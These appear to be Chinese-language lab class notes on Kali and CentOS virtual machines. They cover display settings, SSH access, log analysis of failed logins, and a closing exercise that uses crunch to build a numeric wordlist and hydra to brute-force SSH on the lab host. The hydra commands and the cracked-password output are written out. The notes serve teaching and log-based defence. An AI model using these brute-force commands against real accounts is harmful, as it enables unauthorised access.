

Xfce Power Manager
Xfce Power Manager
Power manager settings
General
System
Display
Security
Devices
Display power management
Blank after
Never
Put to sleep after
10 minutes
Switch off after
15 minutes
显示管理
Help
Close



Xfce Power Manager
Xfce Power Manager
Power manager settings
General
System
Display
Security
Devices
Light Locker
Automatically lock the session:
Never
Delay locking after screensaver for
5 seconds
Lock screen when system is going to sleep
Help
Close

分辨率调整



allen@kali: ~/Desktop
allen@kali: ~/Desktop
Favorites
Recently Used
All
Settings
Usual Applications
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
42 - Kali & OffSec Links
Settings Manager
Accessibility
Advanced Network Configurati...
Appearance
Bluetooth Adapters
Bluetooth Manager
Color Profiles
Desktop
Display
File Manager Settings
Keyboard
LightDM GTK+ Greeter settings
MIME Type Editor
Mouse and Touchpad
Notifications
OpenJDK Java 8 Policy Tool
Panel
分辨率调整
allen


Display
Display
Configure screen settings and layout
General
Advanced
Virtual1
Resolution:
1360x768
Refresh rate:
60.0 Hz
Rotation:
None
Reflection:
None
Apply
Virtual1
Help
Close





调整一下窗体点击应用



命令使用

```
File  Actions  Edit  View  Help
allen@kali:~/Desktop$ sudo fdisk -l        如果用到了管理员的命令 前面要加sudo

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for allen:  第一次使用sudo 调用管理员命令要确认 allen的密码 123.com
Disk /dev/sda: 40 GiB, 42949672960 bytes, 83886080 sectors
Disk model: VMware Virtual S
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xd03d8234

Device     Boot  Start      End  Sectors  Size Id Type
/dev/sda1  *      2048   499711   497664  243M 83 Linux
```

学习linux操作系统的远程控制

xshell 4.0 安装的时候有个版本选择 home/scholl free 免费版本。


确认我们linux centos7 ip地址

```
[root@localhost tmp]# systemctl disable libvirtd.service
Removed symlink /etc/systemd/system/multi-user.target.wants/libvirtd.service.
Removed symlink /etc/systemd/system/sockets.target.wants/virtlogd.socket.
Removed symlink /etc/systemd/system/sockets.target.wants/virtlockd.socket.
[root@localhost tmp]# systemctl reboot


                                针对centos7 网络配置前 先关闭虚拟网卡 重启后才生效
```

确认网卡名称 自动获取ip地址

确认centos7 和真机可以 互通



确认kali和centos8互通

```
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP grou
p default qlen 1000
    link/ether 00:0c:29:1f:05:37 brd ff:ff:ff:ff:ff:ff
    inet 192.168.226.140/24 brd 192.168.226.255 scope global dynamic noprefixroute
 eth0
       valid_lft 1548sec preferred_lft 1548sec
    inet6 fe80::20c:29ff:fe1f:537/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
allen@kali:~/Desktop$ ping -c4 192.168.226.139
PING 192.168.226.139 (192.168.226.139) 56(84) bytes of data.
64 bytes from 192.168.226.139: icmp_seq=1 ttl=64 time=1.88 ms
64 bytes from 192.168.226.139: icmp_seq=2 ttl=64 time=0.838 ms
64 bytes from 192.168.226.139: icmp_seq=3 ttl=64 time=0.752 ms
64 bytes from 192.168.226.139: icmp_seq=4 ttl=64 time=4.70 ms

--- 192.168.226.139 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3030ms
rtt min/avg/max/mdev = 0.752/2.042/4.699/1.596 ms
allen@kali:~/Desktop$
```

确认kali和centos7 之间是否可以互通

课堂练习：


1、windows主机通过xshell链接 centos78并且控制

确认端口


```
[root@localhost ~]# ss -antplu
Netid  State      Recv-Q Send-Q Local Address:Port               Peer Address:Port
udp    UNCONN     0      0                  *:5353                  *:*
 users:(("avahi-daemon",pid=750,fd=12))
udp    UNCONN     0      0                  *:53035                 *:*
 users:(("avahi-daemon",pid=750,fd=13))
udp    UNCONN     0      0                  *:871                   *:*
 users:(("rpcbind",pid=700,fd=7))
udp    UNCONN     0      0                  *:68                    *:*
 users:(("dhclient",pid=2438,fd=6))
udp    UNCONN     0      0                  *:111                   *:*
 users:(("rpcbind",pid=700,fd=6))
udp    UNCONN     0      0                 :::871                  :::*
 users:(("rpcbind",pid=700,fd=10))
udp    UNCONN     0      0                 :::111                  :::*
 users:(("rpcbind",pid=700,fd=9))
tcp    LISTEN     0      128                *:111                   *:*
 users:(("rpcbind",pid=700,fd=8))
tcp    LISTEN     0      128                *:22                    *:*
 users:(("sshd",pid=963,fd=3))
tcp    LISTEN     0      128        127.0.0.1:631                   *:*
 users:(("cupsd",pid=962,fd=12))
```

centos7 开放了远程连接端口号

链接




确认登录成功



2、根据上午学习的命令 进行日志文件的分析

/var/log/secure 登录日志 只要有触发用户登录验证 该文件都会做记录



日志的另一种分析

```
[root@localhost log]# grep "Failed password" /var/log/secure
Jun  9 16:29:40 localhost sshd[3382]: Failed password for root from 192.168.226.1 port 62269 ssh
2
Jun  9 16:29:46 localhost sshd[3382]: Failed password for root from 192.168.226.1 port 62269 ssh
2
Jun  9 16:29:50 localhost sshd[3382]: Failed password for root from 192.168.226.1 port 62269 ssh
2
Jun  9 16:29:53 localhost sshd[3382]: Failed password for root from 192.168.226.1 port 62269 ssh
2
Jun  9 16:29:57 localhost sshd[3382]: Failed password for root from 192.168.226.1 port 62269 ssh
2
Jun  9 16:29:59 localhost sshd[3382]: Failed password for root from 192.168.226.1 port 62269 ssh
2
Jun  9 16:30:13 localhost sshd[3404]: Failed password for root from 192.168.226.1 port 62276 ssh
2
[root@localhost log]#
```

通过grep分析 系统是否有恶意登录

3、学习一下kali操作系统 爆破工具是如何对ssh服务发起登录的。

如何开启kali的ssh服务

```
allen@kali:~/Desktop$ systemctl start ssh     开启kali的ssh服务 如果不加sudo 要确认一下allen密码
allen@kali:~/Desktop$ sudo ss -anputl
Netid   State    Recv-Q   Send-Q     Local Address:Port       Peer Address:Port
Process
tcp     LISTEN   0        128              0.0.0.0:22              0.0.0.0:*
 users:(("sshd",pid=1711,fd=3))
tcp     LISTEN   0        128                 [::]:22                 [::]:*
 users:(("sshd",pid=1711,fd=4))
allen@kali:~/Desktop$ sudo systemctl enable ssh   下次kali开机后会自动启动22端口的ssh服务
Synchronizing state of ssh.service with SysV service script with /lib/systemd/syst
emd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable ssh
Created symlink /etc/systemd/system/sshd.service → /lib/systemd/system/ssh.service
.
Created symlink /etc/systemd/system/multi-user.target.wants/ssh.service → /lib/sys
temd/system/ssh.service.
allen@kali:~/Desktop$
```

kali系统如何远程登录centos7

```
allen@kali:~/Desktop$ ssh  root@192.168.226.139     kali远程的命令
The authenticity of host '192.168.226.139 (192.168.226.139)' can't be established.
ECDSA key fingerprint is SHA256:w3VWNfKEFXsDhV1dzOrGzvnmYYMTQuTb4Ylk/tXSJnc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.226.139' (ECDSA) to the list of known hosts.
root@192.168.226.139's password:   对方root密码
Last failed login: Tue Jun  9 16:30:13 CST 2020 from 192.168.226.1 on ssh:notty
There were 7 failed login attempts since the last successful login.
Last login: Tue Jun  9 16:20:20 2020 from 192.168.226.1
[root@localhost ~]# ip addr    登录成功
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP gro
up default qlen 1000
    link/ether 00:0c:29:d3:3a:a0 brd ff:ff:ff:ff:ff:ff
```

4、为centos8主机的allen账户密码设定为 66 然后利用kali建立一个数字字典，并且开始爆破

centos密码设定

```
File  Edit  View  Search  Terminal  Help
[root@localhost log]# passwd allen
Changing password for user allen.
New password:          66
BAD PASSWORD: The password is a palindrome
Retype new password:      66
passwd: all authentication tokens updated successfully.
[root@localhost log]#
```

将alle密码修改为66

kali建立一个字典

```
allen@kali:~/Desktop$ crunch --help
crunch version 3.6

Crunch can create a wordlist based on criteria you specify.  The output from crunc
h can be sent to the screen, file, or to another program.

Usage: crunch <min> <max> [options]
where min and max are numbers

Please refer to the man page for instructions and examples on how to use crunch.
allen@kali:~/Desktop$ crunch 1 2 0123456789 > /tmp/password.txt
Crunch will now generate the following amount of data: 320 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 110
allen@kali:~/Desktop$
```

kali中密码生成的工具

密码最少几位 密码最多几位 密码包含内容

最后生成出密码文件

了解hydra的用法

```
Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at https://github.com/vanhauser-thc/t
hc-hydra
Don't use in military or secret service organizations, or for illegal purposes.
These services were not compiled in: afp ncp oracle sapr3.

Use HYDRA_PROXY_HTTP or HYDRA_PROXY environment variables for a proxy setup.
E.g. % export HYDRA_PROXY=socks5://l:p@127.0.0.1:9150 (or: socks4:// connect://)
     % export HYDRA_PROXY=connect_and_socks_proxylist.txt  (up to 64 entries)
     % export HYDRA_PROXY_HTTP=http://login:pass@proxy:8080
     % export HYDRA_PROXY_HTTP=proxylist.txt  (up to 64 entries)

Examples:
  hydra -l user -P passlist.txt ftp://192.168.0.1
  hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
  hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5
  hydra -l admin -p password ftp://[192.168.0.0/24]/
  hydra -L logins.txt -P pws.txt -M targets.txt ssh
allen@kali:~/Desktop$ hydra -l allen -P /tmp/password.txt ssh://192.168.226.139
```

hydra -h 查看到的帮助信息

爆破成功

```
Examples:
  hydra -l user -P passlist.txt ftp://192.168.0.1
  hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
  hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5
  hydra -l admin -p password ftp://[192.168.0.0/24]/
  hydra -L logins.txt -P pws.txt -M targets.txt ssh
allen@kali:~/Desktop$ hydra -l allen -P /tmp/password.txt ssh://192.168.226.139
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret se
rvice organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-06-09 16:54:29
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recomm
ended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 110 login tries (l:1/p:110), ~
7 tries per task
[DATA] attacking ssh://192.168.226.139:22/
[22][ssh] host: 192.168.226.139   login: allen   password: 66
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-06-09 16:55:00
allen@kali:~/Desktop$
```

成功的测试出了 alle的密码